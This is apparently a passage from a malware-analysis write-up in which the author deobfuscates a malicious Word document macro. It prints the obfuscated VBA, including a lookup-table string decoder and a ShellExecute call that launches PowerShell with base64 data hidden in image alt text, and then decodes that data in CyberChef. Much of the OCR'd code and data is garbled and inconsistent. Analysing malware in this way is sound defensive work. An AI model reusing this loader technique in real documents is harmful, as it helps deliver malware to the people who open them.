9          srmrufymp = Me.InlineShapes(3).AlternativeText & Me.InlineShapes(2).AlternativeText
10         kaurih = Null
11         Set getobj = GetObject(val_changer(Array(59, 35, 34, 192, 201, 213, 226, 239, 246, 253, 213, 262, 277, 105, 284, 291, 239, 300,
12         105, 309, 309, 324, 284, 105, 239, 334, 334, 277, 105, 246, 246, 239, 246, 324, 213, 246, 239, 300, 284, 346, 213, 356),
13         jnmquwy)).Item()
14         Set getobjtwo = getobj.Document.Application
15         getobjtwo.ShellExecute xxtyqommjogbx, fcvhjrsmyq & srmrufymp, ywkkujfenopw, kaurih, 0 * 2049
16     Else
17         Exit Sub
18     End If
19 End Sub
20
21 Function val_changer(array, alternative_text)
22     final_string = ""
23     For Each char In array
24         64 = 8 + 5 - 8 + 1 + 8 + 5 + 9 - 1 - 5 + 5 + 4 + 8 - 6 + 9 + 3 - 2 - 2 - 3 - 4 + 4 + 5 - 0 + 8 + 5
25         blank_variable = ""
26         sub_table = blank_variable & StrConv(alternative_text, 64) & blank_variable
27         zero = 5 + 5 + 9 - 7 - 5 - 0 + 1 - 8
28         empty = blank_variable & Chr(zero) & blank_variable
29         char_minus_one = char - (8 - 5 + 8 - 5 - 2 - 1 - 2)
30         split_string = blank_variable & Split(sub_table, empty)(char_minus_one) & blank_variable
31         final_string = final_string & split_string
32     Next char
33     val_changer = final_string
34 End Function

```


66 characters selected/Copied 56 characters

Tab Size:4 Plain Text


Here we paste the previously copied with print in Immediate window. It gives us an error so we need to enable the macros.



Now before enabling the macros we did not want to run it so here we rename the GotFocus function to GotFocus1 and save it.




Now here we enabled the macros, here note in process hacker that it had not executed anything.




Here we can view that the macros had not executed anything.

Name	PID	CPU	I/O total ...	Private b...	User name	Description
wininit.exe	348			1.26 MB		Windows Start-Up Application
services.exe	444			4.1 MB		Services and Controller app
svchost.exe	568			3.44 MB		Host Process for Windows Ser...
svchost.exe	636			3.11 MB		Host Process for Windows Ser...
svchost.exe	684			14.85 MB		Host Process for Windows Ser...
audiodg.exe	1920			14.98 MB		Windows Audio Device Graph...
svchost.exe	816			66.82 MB		Host Process for Windows Ser...
dwm.exe	1372			1.5 MB	WIN-DEC7JPBV2OC\john	Desktop Window Manager
svchost.exe	844			13.2 MB		Host Process for Windows Ser...
taskeng.exe	1696			1.47 MB		Task Scheduler Engine
GoogleUpdate...	1796			1.97 MB		Google Installer
GoogleCrash...	1128			1.37 MB		Google Crash Handler
GoogleCrash...	1180			1.31 MB		Google Crash Handler
svchost.exe	964			5.53 MB		Host Process for Windows Ser...
svchost.exe	312			11.49 MB		Host Process for Windows Ser...
spooler.exe	904			5.66 MB		Spooler SubSystem App
svchost.exe	228			9.63 MB		Host Process for Windows Ser...
taskhost.exe	1664			7.19 MB	WIN-DEC7JPBV2OC\john	Host Process for Windows Tas...
sppsvc.exe	1876			2.22 MB		Microsoft Software Protection...
SearchIndexer.exe	1112			23.74 MB		Microsoft Windows Search In...
svchost.exe	1768			1.39 MB		Host Process for Windows Ser...
lsass.exe	452			3.1 MB		Local Security Authority Proce...
lsm.exe	460			1.99 MB		Local Session Manager Service
csss.exe	360	0.29		1.77 MB		Client Server Runtime Process
winlogon.exe	400			2.36 MB		Windows Logon Application
explorer.exe	1412	0.04	43.78 MB	WIN-DEC7JPBV2OC\john		Windows Explorer
Process Hacker.exe	1968	1.05	8.98 MB	WIN-DEC7JPBV2OC\john		Process Hacker
sublime_text.exe	1352		17.43 MB	WIN-DEC7JPBV2OC\john		Sublime Text
plugin_host.exe	1856		18.11 MB	WIN-DEC7JPBV2OC\john		
WINWORD.EXE	800	0.66	20.05 MB	WIN-DEC7JPBV2OC\john		Microsoft Office Word
splivew64.exe	1604		1.75 MB	WIN-DEC7JPBV2OC\john		Print driver host for 32bit appl...


Now here we go to Macros->View Macros and click Edit on GotFocus1




Now here we repeat `gfwzhdiqk1ctbdgwxtlrvyfv.InlineShapes(1).AlternativeText` this that it execute it using print ,but after running it is giving us Run-Time-Error,so now we need to make it execute before the ShellExecute function so we will set breakpoint at this function.



So here we hit breakpoint at ShellExecute function and now we will run it. Now here again we tried to execute it `gfwzhdiqk1ctbdgwxtrwyf.InlineShapes(1).AlternativeText`




Now here it had gives us the alternativetext inside of the activated documents




Now here inorder to find what the unicode data is we executed this

```
print StrConv(gfwzhdiqkltbdgxwtxlryfv.InlineShapes(1).AlternativeText, 64)|
```



Here it printed the converted data,so here its just make it the wide string



Now here we pasted our alternativetext.

Now 13 s passed to the val_change function and it will get the 12th offset with 1 subtraction inside the , lookup table, wo the first character is p

```

1 Sub main()
2     If (3 + 3 + ThisDocument.Application.InchesToPoints(3 + 3)) Then
3         Set gfwzhdqk1ctbdgwxtlwyfv = ActiveDocument
4         jnmquwwy = "o j q f i a d c t x v p p y f i m l p q k x q o i a l c r f h y w e p u a c q r x r l c r d o e p u a u h d r h g n y
5             f r z s o s c s h h q u b o k l l h v v x h c v d l . z g v f p g k u w m s l w p j b - a f y f a h n c m n f l s h e y o c y k
6             z a n l r c e c f d d u b o v i b w b d t l h f d d y b y q i e a c o c k r l j o y g l g i m r v i m s d b x m c d p o e i a r :
7             k i n j v b t t { w m j b u a i e i j 9 k m l z k m b j p g k a B q m b s d l d d q e d t A z f a k a h 0 t e l n x j 5 e p f n g
8             y t q 7 j c p m n h o o c i k m s l 2 p m e y n F w p g a m k 6 x c j c h c y t 8 g h t d p x c q 1 i h q n v a e o o t g m h e c
9             y f p c g g l p s e k b s z s b p b r d e q c c j j ) c u h r u v c h w o t \ j i r s c w q W e i f a d r m S u g l n g k
10            h g k g t l v z y v a k i d q w h m"
11            xxttyqommjogvbx = val_change(Array(13, 1, 34, 35, 30, 64, 32, 35, 19, 18, 35, 8, 35), jnmquwwy)
12            fcvhjsmily = val_change(Array(105, 59, 1, 13, 118, 105, 35, 8, 35, 9, 118, 73, 15, 13, 6, 64, 64, 118, 105, 34, 5, 59, 118, 32,
13            5, 7, 35, 59, 118, 105, 59, 1, 59, 5, 118, 105, 35, 118), jnmquwwy)
14            ywkkujfenopw = val_change(Array(324, 192, 368, 376, 5, 59, 7, 1, 34, 64, 368, 384, 15, 64, 10, 35, 18, 346, 277), jnmquwwy)
15            srnwrufym = Me.InlineShapes(3).AlternativeText & Me.InlineShapes(2).AlternativeText
16            kaurirh = Null
17            Set getobj = GetObject(val_change(Array(59, 35, 34, 192, 201, 213, 226, 239, 246, 253, 213, 262, 277, 105, 284, 291, 239, 300,
18            105, 309, 309, 324, 284, 105, 239, 334, 334, 277, 105, 246, 246, 239, 324, 213, 246, 239, 300, 284, 346, 213, 356),
19            jnmquwwy).Item())
20            Set getobjtwo = getobj.Document.Application
21            getobjtwo.ShellExecute xxttyqommjogvbx, fcvhjsmily & srnwrufym, ywkkujfenopw, kaurirh, 0 * 2049
22            Else
23                Exit Sub
24            End If
25        End Sub
26
27        Function val_change(array, alternative_text)
28            final_string = ""
29            For Each char In array
30                64 = 8 + 5 + 8 - 8 + 1 + 8 + 5 + 9 - 1 - 5 + 5 + 4 + 8 - 6 + 9 + 3 - 2 - 2 - 3 - 4 + 4 + 5 - 0 + 8 + 5
31                blank_variable = ""
32                sub_table = blank_variable & StrConv(alternative_text, 64) & blank_variable
33            Next
34            val_change = final_string
35        End Function

```

Here we can verify the below deobfuscated values

```

Project - 23-04-2020 [break]
File Edit View Insert Format Debug Run Tools Add-ins Window Help
Ln 308, Col 36
Type a question for help
Project - Project
Properties - fzcmrlfkozied
fczmrlfkozied [Read]
Alphabetic | Categorized |
General [General]
ipdscrp = Array(20790956, 88589431, 63647320, 96704631, 88575736)
borrlyp = Array(93015992, 20950005, 18456210, 57756530, 69455481, 91914947)
kompyen = Array(81157881, 55986287, 17609549, 19916202)
cuhtya = Array(30242638, 53273585, 15845991, 76683672, 97682167)
dtaavmt = Array(29362980, 36575607, 36886968, 54740505)
fegekyv = Array(15323416, 98634375, 51597186, 8461542, 35859761, 24551366, 87090075)
yygmd = Array(84999944, 70862337, 18105275, 56935903, 98540730, 34549497, 10292388)
utmta = Array(94961706, 30786591, 27163917, 1910524, 68520954, 49472756)
cktxyzd = Array(12170535, 17675476, 17675479, 113855)
taskal = Array(1212, 551865, 5260784, 2469404, 40142524, 33822234)
block = Array(92235481, 14942460, 94481974, 40517837, 39130259, 91824600)
getobjtwo.ShellExecute xxttyqommjogvbx, fcvhjsmily & srnwrufym, ywkkujfenopw, kaurirh, 0 * 2049
pyzgv = Array(59\0\yommjogvbx\>\owershell\ex\, 66314603)
rcowu = Array(88539343, 77240413, 78946167, 21760940, 29035433, 69263900, 39661192)
rzkbh = Array(80135356, 8587216, 61578194, 33982947, 21810556, 3100076, 21281630)
porri = Array(80135356, 2444196, 61578194, 33982947, 21810556, 3100076, 21281630)
ghhkf = Array(48632724, 47654356, 1405285, 20939313, 14404499)
urpx = Array(88535965, 70488087, 15412419, 60013919, 7290669)
mpygs = Array(18933706, 34010216, 86932927, 86914169, 72877039, 96282726, 81218394)
ypoi = Array(14647681, 55859523, 6440673, 62423702)
ubvias = Array(62432970, 9774707, 66235340, 78247872, 79587339, 71347771, 84729373)
rlkjw = Array(87510783, 55393045, 27223977, 56374947)

immediate
print gfwzhdqk1ctbdgwxtlwyfv.InlineShapes(1).AlternativeText
o j g f i a d c t x v p p y f i m l p q k x q o i a l c r f h y w e p u a c q r x r l c r d o e p u a u h d r h g n y f r z s o s c s h h q
print StrConv(gfwzhdqk1ctbdgwxtlwyfv.InlineShapes(1).AlternativeText, 64)
o j q f i a d c t x v p p y f i m l p q k x q o i a l c r f h y w e p u a u h d r h g n y f r z s o s c s h h q

```

The screenshot shows the Microsoft Visual Basic Editor interface. The Project Explorer on the left lists 'Normal' and 'Project (23-04-2020)' which contains 'ThisDocument' and 'References'. The code editor window has 'General' selected under 'ThisDocument (Code)'. The code itself is heavily obfuscated with many lines starting with 'cuhtha' or 'yjynd'. A specific line is highlighted: 'jwkuufenpown = C:\Windows\Temp\32'. The Immediate window at the bottom shows the execution of several print statements involving 'gfwdhziqk' and 'StrConv' functions.

So now here we analysed for `Me.InlineShapes(3).AlternativeText` & `Me.InlineShapes(2).AlternativeText` here we can note that it has printed the base64 data.

Now here we will use CodeChef to decode the data and we got our final deobfuscated script.

Operations	Recipe	Input
find	From Base64	JAB3AHcAbZAHAAZAA9ACIAAdQbKAgSAzB3AHAdQbKAHAAEdgByAHKAZgBiGAG4IgA7AAoAJAB1AG MAQdBHAGcAbwBtAGCAYQb0AHuaeQbKAHYA1AA9ACAAIgB1AGoAzb0AHUAAb6AHYAcBpAHQdAbn AHcAcwBACIAoWAKCQAeB1AGYAzb01AGCAzQ0A9ACIAcgBzAGoAeBxAG4AdwBxAGEAdgBqAQQA1g A7AAoAzb01AG4AygB0AGAbwuaCAAAb6AG1AdgByAG8AZABmAGwAzBwNhAGhAdwB4AHYAcBnAHMA cwB7AAoAJB2zAGMcQbwAG4AcBqAHQAYgBtAG6ADAb0AGMaaQ9ACIAb0Q86GAcBwBpAGoACB1AC 4AagBqAgg1AgA7AAoAJBnAHIAegBjAHIAyQbsAHEAdwBxAGIAAAbxA64EeQ9ACIAb1AgEAEaBr AGgAbgBqAgwAdwByAHkDwBxAGIAAAbxA64EeQ9ACIAb1AgEAEaBr AiAg0zBrgAcAAbsAGEzAB4AG0AcB0HAgd85AGoAgI7AAoAAjAbwAGUAdgByAGQyQ0BjAH egBtAggAeA9ACIAcgB1AgUAcBmAHkAygbCIAoWAKACQAcgBtAHEAzgB3d0A1gB0AHCAqBzAH QAdAAiAdSAcgKAHYAbwB1AG4AegBmAG8AbABrAGMAdwB2AHoAbqBnAd0IgB4AHYAcBwAh0AZAbV AGUAdwBwAG4AqgByAGQADAbTACIA0wAKACQzQbIAHUdAB4AG0YgB5AH1AdwA9ACIAZB2zAGYea BoAGKaeB5AHUAcBwAHAAqB5AG6EAYgBwCAIAoWAKAHA0CgAkAHicAaQ84AHAAqB08GEAEqB4AD0A tA0A1A0CmA0BhAcA0BhAcA0BhAcA0BhAcA0BhAcA0BhAcA0BhAcA0BhAcA0BhAcA0BhAcA0BhAcA0B start: 1742 end: 1742 length: 1742 lines: 63
Find / Replace	Find / Replace	<p>Input</p> <p>length: 4653 lines: 6</p> <p>Find <input type="text" value="\\x00"/> REGEX <input type="checkbox"/></p> <p>Replace</p> <p><input checked="" type="checkbox"/> Global match <input type="checkbox"/> Case insensitive <input checked="" type="checkbox"/> Multiline matching</p> <p><input type="checkbox"/> Dot matches all</p> <p>Output</p> <p>length: 1742 lines: 63</p>
Extract domains		
Magic		
Snefri		
XOR Brute Force		
Favourites		
Data format		
Encryption / Encoding		
Public Key		
Arithmetic / Logic		
Networking		
Language		
Utility		

